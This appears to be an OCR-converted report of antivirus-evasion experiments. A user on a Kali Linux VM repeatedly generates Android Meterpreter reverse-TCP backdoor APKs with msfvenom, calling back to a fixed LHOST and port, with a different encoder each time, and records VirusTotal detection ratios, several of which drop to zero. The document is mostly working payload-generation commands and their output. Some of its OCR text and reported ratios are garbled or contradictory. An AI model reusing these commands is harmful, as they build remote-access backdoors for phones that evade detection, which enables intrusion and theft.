ESET-NOD32	A Variant Of Android/TrojanDownloader...
Google	Detected


## Un Detectable ratio 38




**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > ftp.apk -e cmd/printf\_php\_mq

Use of encoder 7 =encoder/cmd/printf\_php\_mq

Detectable ratio 27




## Un Detectable ratio 38



**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > smtp.apk -e generic/eicar

## Use of encoder 8 =encoder/generic/eicar



## Detectable ratio 66

VirusTotal - File - 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f

File distributed by Offensive Security

Community Score: 66 / 68

File: 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f

Size: 68 B | Last Analysis Date: 7 minutes ago

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

**Code insights**

EICAR is a test string used to detect and test antivirus software. It's like a "dummy virus" that triggers an antivirus engine to react, demonstrating its ability to identify and neutralize threats. Here's the key:  
It's NOT a real virus: EICAR is harmless and cannot infect your computer.  
It's a standardized test: Almost all antivirus engines are designed to recognize EICAR as a potential threat, ensuring they're working properly.

Show more

Popular threat label: virus/eicar/test

Threat categories: virus, trojan

Family labels: eicar, test, file

Security vendors' analysis

Vendor	Result	Notes
AhnLab-V3	Virus/EICAR_Test_File	Alibaba
AliCloud	EicTest.Multi/Eicar	ALYac

Do you want to automate checks?

Upcoming Earnings

ENG IN 18:04 24-04-2025

## Un Detectable ratio 1

VirusTotal - File - 275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f

TrendMicro: Eicar\_test\_file

Varist: EICAR\_Test\_File

VIPRE: EICAR Test-File (Not A Virus)

ViRobot: EICAR test

WithSecure: EICAR\_Test\_File

Yandex: EICAR\_test\_file

ZoneAlarm by Check Point: EICAR-AV-Test

Acronis (Static ML): Undetected

Arctic Wolf: Unable to process file type

Deepinstinct: Unable to process file type

Palo Alto Networks: Unable to process file type

Trapmine: Unable to process file type

TrendMicro HouseCall: Eicar\_test\_file

VBA32: EICAR-Test File

VirIT: EICAR-Test File

Webroot: W32.Eicar.Testvirus.Gen

Xcitium: Malware@#2975vf8s2pq1

Zillya: EICAR.TestFile

Zoner: EICAR.Test.File-NoVirus.250

CrowdStrike Falcon: Undetected

BitDefenderFals: Unable to process file type

McAfee Scanner: Unable to process file type

TEHTRIS: Unable to process file type

Trustlock: Unable to process file type

Upcoming Earnings

ENG IN 18:04 24-04-2025

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > smtp.apk -e generic/none

## Use of encoder 9 =encoder/generic/none

## Detectable ratio 27

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Kali Linux x VirusTotal - File - 4c0d3a... x +

https://www.virustotal.com/gui/file/4c0d3a977af92b4b5ec0d8b10d5fbaf55ba60ff5b2a5639e2447c54abe229e?nocache=1

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Max size: 65MB 4c0d3a977af92b4b5ec0d8b10d5fbaf55ba60ff5b2a5639e2447c54abe229e

Community Score 27 / 65

37/65 security vendors flagged this file as malicious

4c0d3a977af92b4b5ec0d8b10d5fbaf55ba60ff5b2a5639e2447c54abe229e  
imap.apk  
android apk

C Reanalyze ⚡ Similar More

APK

DETECTION DETAILS RELATIONS BEHAVIOR C COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: downloader.metasploit.android Threat categories: downloader trojan exploit Family labels: metasploit android b610

Security vendors' analysis

AhnLab-V3	(?) PUP.Android.Metasploit.54109	Avast	(?) Android.Metasploit-G [PUP]
Avast-Mobile	(?) Android.Evo.gen [Trj]	AVG	(?) Android.Metasploit-G [PUP]
Avira (no cloud)	(?) ANDROID/TrojanOld.FNAA.Gen	BitDefenderFalk	(?) Android.Riskware.Metasploit.Y
Cynet	(?) Malicious (score: 99)	DrWeb	(?) Android.RemoteCode.6833
ESET-NOD32	(?) A Variant Of Android/TrojanDownloader...	Fortinet	(?) Android.Agent.Nitr
Google	(?) Detected	Huawei	(?) Backdoor.Android.Meterpreter.a

Do you want to automate checks?

40°C Sunny ENG IN 18:20 24-04-2025

## Un Detectable ratio 38

A screenshot of a Microsoft Edge browser window displaying the VirusTotal analysis page for a file. The URL is https://www.virustotal.com/gui/file/4c0d3a977a6f924b5ec0d8b10d5fbaf5ba6ff5b2a5639c2447c54ab229e?nocache=1. The page lists 38 different antivirus engines, all of which have detected the file as undetected. The engines listed include Kingsoft, Malwarebytes, NANO-Antivirus, Skyhigh (SWG), Symantec, Trellix (ENS), TrendMicro-HouseCall, VIPRE, Webroot, Yandex, Zoner, Arctic Wolf, Elastic, Palo Alto Networks, SentinelOne (Static ML), and Trapmine. Below the table, it says "Max size: 65MB". The bottom status bar shows the date as 24-04-2025.

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > redis.apk -e /mipshe/byte-xori

Use of encoder 10 =encoder/ mipshe/byte-xori

A screenshot of a Kali Linux terminal window titled "root@vbox:/home/mayur". The user runs the command "msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > redis.apk -e /mipshe/byte-xori". The output shows that the payload was successfully encoded with a size of 10338 bytes. The terminal also lists various files in the current directory, including ac0.apk, DHCP.apk, gamesd.exe, imp.apk, jps1.apk, masterah.exe, nihal.exe, payload.exe, rohji.exe, sniffing.exe, system.exe, viki.apk, and zphisher.exe. The bottom status bar shows the date as 24-04-2025.

## Detectable ratio 0

The screenshot shows a VirusTotal analysis report for a file named 'redis.apk'. The report indicates 'No security vendors flagged this file as malicious'. The file size is 10.10 KB and the last analysis date is 'a moment ago'. The interface includes tabs for DETECTION, DETAILS, and COMMUNITY. A green banner at the bottom encourages joining the community. A table lists vendor analysis results, all showing 'Undetected' status. The desktop taskbar at the bottom shows various application icons and system status.

## Un Detectable ratio 61

The screenshot shows a VirusTotal analysis report for the same file ('redis.apk'). This time, the report indicates '61 security vendors flagged this file as malicious'. The file size is 10.10 KB and the last analysis date is 'a moment ago'. The interface includes tabs for DETECTION, DETAILS, and COMMUNITY. A green banner at the bottom encourages joining the community. A table lists vendor analysis results, with most showing 'Undetected' status and some showing 'Unable to process file type'. The desktop taskbar at the bottom shows various application icons and system status.

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > hp.apk -e /mipsle/byte-xori

Use of encoder 12 =encoder/ mipsle/byte-xori

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
[ 1 2 3 4 ] E
root@vbox: /home/mayur
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.14 LPORT=4444 > ph.apk --e mipsle/byte_xor
[-] No platform was selected, choosing Mufl::Module::Platform::Android from the payload
[-] No encoder was selected, selecting arch: duktik from the payload
[-] No padding type was selected, selecting 0x00
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of mipsle/byte_xor
mipsle/byte_xor succeeded with size 10341 (iteration=0)
payload size: 10341 bytes
final size: 10341 bytes
Payload size: 10341 bytes

[roo...@vbox:~/home/mayur]
ls
ac0.apk           DHCP.apk      gamedd.exe   hunter.exe    JPS      Moslisch.exe  Music       patil.exe    rockyyou.txt.save.i  smtp.apk     systKopU.jpeg  Videos      zzz0.exe
about.html        Documents     gameh.exe    imap.apk     jps1.apk   masterrah.exe ninal      payload.exe  rohit.exe    sniffing.exe  system.apk   viki.apk      zphisher
bolut.apk         Downloads    gauu.exe     irc.apk     kizahul.exe  master.exe   nil.exe    Pictures     roman      sparx.exe    system1.apk  vvVDD0it.html  zPUIlrpdz.html
bonl.exe          dynamic.apk Hack1.apk     IMTkm3d.jpeg lhost1.apk  mayur.apk    nono.exe   Public      roman.apk   ssstrinlog  system2.apk  washig.exe   xxMAFAD0.html
Desktop          fSociety     harish.apk  jhoneek1.apk LntaFRK6.jpeg mayur.txt  ope...      Public      roman.exe   ssstrinlog  system3.apk  wazir.exe    xxMAFAD0.jpeg
devil            ftp.apk      h...apk  jhoneek1.apk logic.exe   module.exe  pavikyp.hml  rockyyou.txt.save  show.exe    sunny.exe    Templates   yerninia.log
[roo...@vbox:~/home/mayur]

```

## Detectable ratio 0

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Kali Linux VirusTotal - File - d3e470... +

https://www.virustotal.com/gui/file/d3e4709b48ff4cc117e2f11016a3d302c0689ec1de4557404c7fd5236bb7fd5a?nocache=1

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

d3e4709b48ff4cc117e2f11016a3d302c0689ec1de4557404c7fd5236bb7fd5a

No security vendors flagged this file as malicious

Community Score 0 / 61

Reanalyze Similar More

Size 10.10 KB Last Analysis Date a moment ago

DETECTION DETAILS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Security vendor	Result	Details	
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected

Do you want to automate checks?

40°C Sunny ENG IN 18:40 24-04-2025

## Un Detectable ratio 61

The screenshot shows a VirusTotal analysis report for a file. The interface includes a top navigation bar with tabs like File, Machine, View, Input, Devices, Help, and a search bar. Below this is a toolbar with icons for file operations. The main content area displays a table of 61 antivirus engines, all of which are marked as "Undetected". The table has columns for the engine name, detection status, and a small icon. At the bottom right of the table is a "Sign in" button. The footer of the window shows system information like CPU temperature (40°C), battery status (Sunny), and system date (24-04-2025).

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > hp.apk -e php/hex

Use of encoder 15 =encoder/ php/hex

The screenshot shows a terminal window with a root prompt on a Kali Linux VM. The user runs the msfvenom command to generate an APK payload. The command specifies the payload type as android/meterpreter/reverse\_tcp, the LHOST as 192.168.114.45, the LPORT as 4444, and the encoder as php/hex. The output shows the payload size as 20488 bytes. The terminal also lists several files in the current directory, including various APK files and some executable files. The footer of the terminal window shows system information like CPU temperature (40°C), battery status (Sunny), and system date (24-04-2025).

```
(root㉿vbox)-[~/home/mayur]
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > hello.apk -e php/hex
[*] No platform selected, choosing MuFi::Module::Platform::Android from the payload
[*] No encoder selected, using arch::dolphin from the payload
[*] Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/hex
payload: php/hex (iteration=1, final size=20488)
php/hex chosen with final size 20488
Payload size: 20488 bytes

(root㉿vbox)-[~/home/mayur]
aCO.apk      devil.apk    ftp.apk      hello.apk      jhomewk.apk      logic.exe      module.exe      pamuIKyp.html      rockyou.txt.save      show.exe      sunny.exe      Templates      yersinia.log
aCoJnE.html   DHCP.apk     gamesd.exe   hp.apk       jps          manish.exe      Music          paul.exe      rockyou.txt.save.1      smtp.apk      sysTkQdU.jpg      Videos      zero.exe
bullet.apk    Documents    gamesh.exe   hunter.exe   jps1.apk      masterchb.exe  nihal          payload.exe    robit.exe      sniffing.exe      system      viki.apk      zphisher
Desktop      Downloads    impo...       iost...       jps2.apk      mastercexe     nilaxe          Pictures      rom          spars.exe      system1.apk      vxVMHtd.html      zPUlrgzd.html
easifiedm...   Downloads    impo...       iost...       jhost.apk      mastercexe     nilaxe          Pictures      rom          spars.exe      system1.apk      vxVMHtd.html      zPUlrgzd.html
dell.apk     f...ociety   hack.apk     jhon.apk     lhost.apk      mastercexe     nilaxe          Pictures      rom          spars.exe      system1.apk      vxVMHtd.html      zPUlrgzd.html
Desktop      f...ociety   harish.apk   jhomewk1.apk  lTqFRRk...      mayur.txt      mayur.txt      module.exe      pamuIKyp.html      rockyou.txt.save      show.exe      sunny.exe      Templates      yersinia.log
Desktop      f...ociety   harish.apk   jhomewk1.apk  lTqFRRk...      mayur.txt      mayur.txt      module.exe      pamuIKyp.html      rockyou.txt.save      show.exe      sunny.exe      Templates      yersinia.log
[root@vbox ~]
```

## Detectable ratio 0


A screenshot of a Kali Linux desktop environment. A browser window is open to the VirusTotal website, displaying the analysis results for a file named 'hello.apk'. The analysis shows a 'Community Score' of 0/51, indicating no security vendors flagged the file as malicious. The file size is 20.01 KB and was last analyzed a moment ago. The 'DETECTION' tab is selected, showing a table of vendor analysis results. Most vendors (Acronis, AliCloud, Anti-AVL, Avast, Avira, BitDefender, ClamAV) report 'Undetected'. Some vendors like AhnLab V3, ALYac, Arcabit, AVG, Baidu, Bkav Pro, CMC, and Emsisoft also report 'Undetected'. The 'Do you want to automate checks?' button is visible at the bottom of the detection table. The desktop taskbar at the bottom shows various application icons.

## Un Detectable ratio 61

A screenshot of a Kali Linux desktop environment. A browser window is open to the VirusTotal website, displaying the analysis results for the same file ('hello.apk'). The analysis shows a 'Community Score' of 0/51, indicating no security vendors flagged the file as malicious. The file size is 20.01 KB and was last analyzed a moment ago. The 'DETECTION' tab is selected, showing a table of vendor analysis results. Most vendors (NANO-Antivirus, QuickHeal, Sangfor Engine Zero, Sophos, Symantec, Tencent, TrendMicro, Varist, VIPRE, VitRobot, Xcitium, Zillya, Zoner, Arctic Wolf, BitDefenderFalk, and Elastic) report 'Undetected'. Some vendors like Panda, Rising, Skyhigh (SWG), SUPERAntiSpyware, TACHYON, Trellix (ENS), TrendMicro-HouseCall, VBA32, ViRT, WithSecure, Yandex, ZoneAlarm by Check Point, Alibaba, Avast-Mobile, DeepInstinct, and McAfee Scanner report 'Unable to process file type'. The 'Do you want to automate checks?' button is visible at the bottom of the detection table. The desktop taskbar at the bottom shows various application icons.

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > worldlists.apk -e php/minify


Use of encoder 16 =encoder/ php/minify



```
root@vbox:~/home/mayur
File Machine View Input Devices Help
root@vbox:~/home/mayur
[+] msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > wordlist.apk -e php/minify
[*] No platform was selected, choosing Mu [Android] as the platform
[*] No architecture was selected, choosing AArch32 [ARM]
[*] Found 1 compatible encoders
[*] Attempting to encode payload with 1 iterations of php/minify
[*] Payload successfully encoded (size: 10234) (iteration: 0)
[*] php/minify chosen with final size 10234
[*] Payload size: 10234 bytes

[+] 1
acc.apk    dev11    ftp.apk    hello.apk    jhomerapk    logic.exe    modules.exe    pamuKyp.html    rockyou.txt.sav    show.exe    sunny.exe    Templates    xXaHAFAO.jpeg
acm.apk    DHCP.apk   gamesd.exe  hp.apk     jps1.apk    masterch.exe  nihal    payload.exe    rohit.exe    sniffer.exe    system    viki.apk    Videos    zero.exe
bullet.apk   Documents   gamesh.exe  hunter.exe   jps1.apk    masterch.exe  nila    payload.exe    rohit.exe    sniffing.exe    system    vixnOHD.html    zphisher
Basic.apk    Downloude...   gamesi.exe  imp...    jps1.apk    masterch.exe  nihal    payload.exe    rohit.exe    sniffer.exe    system    vixnOHD.html    zphisher
carthiefedhacker.com  Hack1.apk   hack.apk   jhomerapk    hostapk    masterch.exe  nihal    payload.exe    rohit.exe    sniffer.exe    system    vixnOHD.html    zphisher
dell.apk    found1.exe   hack.apk   jhomerapk    hostapk    masterch.exe  nihal    payload.exe    rohit.exe    sniffer.exe    system    vixnOHD.html    zphisher
Desktop    fsoociety  harish.apk jhomerapk    lntqFRkt.jpeg    masterch.exe  nihal    payload.exe    rohit.exe    sniffer.exe    system    vixnOHD.html    zphisher
[+] 2
[root@vbox:~/home/mayur]
```

## Detectable ratio 6



6/63 security vendors flagged this file as malicious

Community Score: 6 / 63

Detection details for 61a32869461804a1447602c3da58536b3a037d73697509ff1a0d0229642dff

File: wordlist.apk (android/apk)

Size: 9.99 KB | Last Analysis Date: a moment ago | APK

Do you want to automate checks?

Popular threat label	Family labels
Andri/Backdoor-Bldr	andr bldr metasploit

Security vendors' analysis:

VirusName	Threat Type	Vendor	Status
AhnLab-V3	PUP/Android.Metasploit.360328	Google	Detected
Huorong	Backdoor/Android.Meterpreter.a	ikarus	Riskware.AndroidOS.Metasploit
Sophos	Andri/Backdoor-BKK	ZoneAlarm by Check Point	Andri/Backdoor-BKK
Acronis (Static ML)	Undetected	Alibaba	Undetected
AllCloud	Undetected	ALYac	Undetected
Anti-AV	Undetected	Arcabit	Undetected

## Un Detectable ratio 57

Scanner	Result
Sangfor Engine Zero	Undetected
SUPERAntiSpyware	Undetected
TACHYON	Undetected
Trellix (ENS)	Undetected
TrendMicro HouseCall	Undetected
VBA32	Undetected
ViriT	Undetected
WithSecure	Undetected
Yandex	Undetected
Zoner	Undetected
BitDefenderFalsx	Unable to process file type
McAfee Scanner	Unable to process file type
SecureAge	Unable to process file type
Symantec Mobile Insight	Unable to process file type
Trapmine	Unable to process file type
Trustlook	—
Skylight (SWG)	Undetected
Symantec	Undetected
Tencent	Undetected
TrendMicro	Undetected
Varist	Undetected
VIPRE	Undetected
ViRobot	Undetected
Xcitium	Undetected
Zillya	Undetected
Arctic Wolf	Unable to process file type
DeepInstinct	Unable to process file type
Palo Alto Networks	Unable to process file type
SentinelOne [Static ML]	Unable to process file type
TEHTRIS	Unable to process file type
Elastic	—
Webroot	—

**Command:** msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > worldlists.apk -e ppc/longxor

Use of encoder 17 =encoder/ ppc/longxor

```
(root@vbox)-[~/home/mayur]
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.114.45 LPORT=4444 > worldlists.apk -e ppc/longxor
[-] No platform was selected, choosing Metasploit::Platform::Android from the payload
[-] No encoder was selected, selecting arch: i386 From the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ppc/longxor
ppc/longxor succeeded with size 10316 (iteration=1)
payload size: 10316
final size: 10316
Payload size: 10316 bytes

ls
aco.apk      droid.apk    ftp.apk      hello.apk    jhomewk.apk   logic.exe    module.exe  pam256phash  rockyou.txt.save  show.exe    sumo.exe    TCG2aCdq.jpeg  weclij.txt
acoolink.html DHCP.apk    game.exe    hp.apk      jps1.apk     master.exe  nihal       payload.exe  rockyou.txt.save.1  snmp.exe  sumo.exe    Templates  xHamMAFO.jpeg
bolt.apk      Documents  gamesh.exe  hunter.exe  jps1.apk     masterceh  nilah       payload.exe  rohit.exe   sniffing.exe  syotXqdU.jpeg  zero.exe
boshi.exe    Downloads  game.exe    imap.apk    krahul.exe  masterceh  nilah       Pictures    roman      snmp.exe   system    Videos    yersinia.log
